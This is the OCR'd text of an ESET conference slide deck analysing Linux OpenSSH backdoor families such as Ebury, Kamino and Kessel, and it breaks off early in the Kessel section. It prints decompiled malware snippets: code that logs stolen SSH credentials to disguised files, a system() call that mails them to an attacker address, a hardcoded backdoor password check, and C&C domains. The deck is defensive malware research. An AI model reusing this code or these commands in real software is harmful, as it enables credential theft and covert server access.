
ENJOY SAFER TECHNOLOGY™

The dark side of the ForSSHe

A journey into Linux malware abusing OpenSSH

Hugo Porcher, Malware Researcher, ESET
Romain Dumont, Malware Researcher, ESET



Hugo Porcher


Malware Researcher

Romain Dumont

Malware Researcher

- From Windigo to sample collection
- Common OpenSSH backdoor features
- Analysis of outstanding OpenSSH backdoors
  - Kamino, Kessel, Bonadan
- Honeypotting the attackers
- Remediations

From Windigo to sample collection




Operation Windigo

The vivisection of a large Linux server-side credential-stealing malware campaign

Available on WeLiveSecurity.com since March 2014


Operation Windigo overview



Windigo honeypot revealed how they deploy Ebury

- Perl script piped through SSH session
- Reports a bunch of information about the target
  - Linux distribution
  - OpenSSH version and configuration
  - Sandbox detection (LD_PRELOAD, BSD jail, …)
  - **Detection of already installed OpenSSH backdoors**
- Also perform log tampering to hide its tracks

Perl isn’t obfuscated but…



Detection in Perl script

```
@sd = gs( 'IN: %s@ \(%s\) ', '-B 2' );
@sc = gc( 'OUT=> %s@%s \(%s\)', '-B 1' );
if ( $sd[1] =~ m|^/| or $sc[0] =~ m|^/| ) {
    print
        "mod_sshd29: '$sd[0]':'$sd[1]':'$sd[2]'\nmod_sshc29: '$sc[0]':'$sc[1]'\n";
    ssh_ls( $sd[1], $sc[0] );
}
```

More complex example

```
@sd = gs('/var/log/httpd-access.log');
@sc = gc('/var/log/httpd-access.log');
if (@sd) {
    my @xbin1 = ( $bsshd =~ /([\x01-\x7e]{6,})/g );
    my @xbin2;
    foreach my $q (@xbin1) {
        my $xbin = $q ^ chr(0x23) x length $q;
        push @xbin2, ( $xbin =~ /([\x09\x20-\x7e]{6,})/g );
    }
    @sd = pgrep( \@xbin2, 'id=%s&m=%s', '-B 3' );
}
if (@sc) {
    my @xbin1 = ( $bssh =~ /([\x01-\x7e]{6,})/g );
    my @xbin2;
    foreach my $q (@xbin1) {
        my $xbin = $q ^ chr(0x23) x length $q;
        push @xbin2, ( $xbin =~ /([\x09\x20-\x7e]{6,})/g );
    }
    @sc = pgrep( \@xbin2, 'id=%s&m=%s', '-B 3' );
}
if ( @sd or @sc ) {
    print
"mod_sshd28: '$sd[2]':'$sd[1]':'$sd[0]':'$sd[3]'\nmod_sshc28: '$sc[2]':'$sc[1]':'$sc[0]':'$sc[3]'\n";
    ssh_ls( $sd[0], $sc[0] );
}
```

They have more visibility than us

- We have no idea what most of these backdoors are
- We don’t have samples

Using it to our advantage


- We are interested in samples to
  - Improve our detection
  - Research

YARA is what gave us some power

- YARA is a tool to classify malware samples using user-defined signatures
- We translated most of the detections from the Perl script to YARA rules
- Use the rules to scan on as much sample sources as possible

Great success!

- More than 250s ELF files obtained
- We were able to group them into 21 different families
  - We consider they are the same family if they use the same code base




Planet circumference
Proportional to the numbers of hashes seen

Orbit distance
The further the planet the older is its activity

Code complexity

Not sophisticated | Somewhat sophisticated | Highly sophisticated

Timeline


Discovery of Ebury
May 2013
Research on Windigo
Operation Windigo paper published
March 2014
September 2015
Creation of Yara rule
Collection of samples
June 2018
Analysis of collected data
Yesterday
Paper published

Common OpenSSH backdoor features

Most seen features in OpenSSH backdoor

- Client (`ssh`) and server (`sshd`) modified
  - Patched OpenSSH source
- Credential stealing
  - Using different ways of exfiltration
- Backdoor “mode” using hardcoded credentials
  - Prevent logging when used
- Obfuscation

Credential stealing

- Hook OpenSSH function that manipulates plain text credentials
  - `userauth_passwd`, `ssh_askpass`, `try_challenge_response_authentication`, …
- Write collected passwords to a file
  - Sometimes encrypted
- More interesting from SSH client
  - Only way to collected private key

Credential stealing from Endor

```
f = fopen("/usr/include/netda.h", "a");
fprintf(f, "+user: %s +password: %s\n", authctxt_pw->pw_name, p_password);
fclose(f);
return 1;
```

Exfiltration through the network

- HTTP
  - GET or POST requests on 80 TCP port of the C&C server
- DNS
  - Through the sub-domain of the C&C server
  - Send DNS queries for custom host
- SMTP
  - Email to the operator using the native Linux mail client
- Custom protocol
  - TCP or UDP datagrams

SMTP exfiltration from Endor

```
if ( memcmp("tEjrxrPh2iOn", password, 0xDuLL) )
{
  f = fopen("/usr/include/ide.h", "a");
  username = options.user;
  f_copy = f;
  ip_address = get_remote_ipaddr();
  fprintf(f_copy, "+host: %s +user: %s +password: %s\n", ip_address, username, password);
  fclose(f_copy);
  system("cat /usr/include/ide.h | mail -s 'Update' jupitersimarte@gmail.com >>/dev/null 2>/dev/null");
}
```

Backdoor mode

- Use hardcoded credentials
  - Plain text
  - Hashes (bcrypt, MD5…)
- Log evasion by hooking
  - `do_log, record_login, record_logout, auth_log, login_write, do_pam_session, logit, debug, …`

Backdoor activation from Polis Massa family

```
if ( *password || (result = 0, options.permit_empty_passwd) )
{
  if ( !memcmp(crypt(password, salty), "GWSllM1NdMdsE", 0xDuLL) )
  {
    skynet = 1;
    result = 1;
  }
  else
```

Journey through the OpenSSH backdoors galaxy

Diving into the depths of Kamino

Kamino: main features

- Steals **usernames** and **passwords**
- Exfiltration through **HTTP requests** only
  - C&C hostname can be **updated remotely**
  - Exfiltrated data is **XOR** encrypted (session key ☹)
  - Session key is **RSA** encrypted and sent alongside the data
- Operator can **login as root** (password and public key hardcoded)
  - Advanced **anti-logging** if the operator logs in
- Victim host identified by a **UUID**

Kamino: linked to Carbanak and Darkleech APTs


- Old version used by **Darkleech** Apache module in 2013
- Backdoor operated by **Carbanak** (bank-oriented APT) according to **Group-IB** research published in May 2018
- Remarks
  - Only **OpenSSH_5.3p1** is targeted
  - Found only **daemon** backdoors
  - First detection in **2013** (documented by ESET) and **still active today**
  - **No changes** in the code, RSA public key and SSH public key remained the same across the different versions

Kamino: C&C update process


```
http://<c2_hostname>/<update_url>/?b=1&name=<hostname>&uuid=<uuid>
```

UUID	C&C hostname	URL to update C&C
ba7ff018-a64a-9e48-f151-5583d8e8b844	hagaipipko[.]net	nl
232bd65f-772c-fb7a-4026-85adb7676452	hagaipipko[.]net	nl
N/A	linuxrepository[.]org	N/A
3c17d24a-88e3-7b2c-11eb-1ea836890ad2	hagaipipko[.]net	nl
9effd8e8-f179-310f-7834-004b748c2d38	javacdnupdate[.]com	upd
f7385d56-e808-42e5-8104-b6f08457c84d	javacdnupdate[.]com	upd


Kamino: initial request



Kamino: credentials stealing request




Deeper into the mines of Kessel



Kessel: checking the *main* function

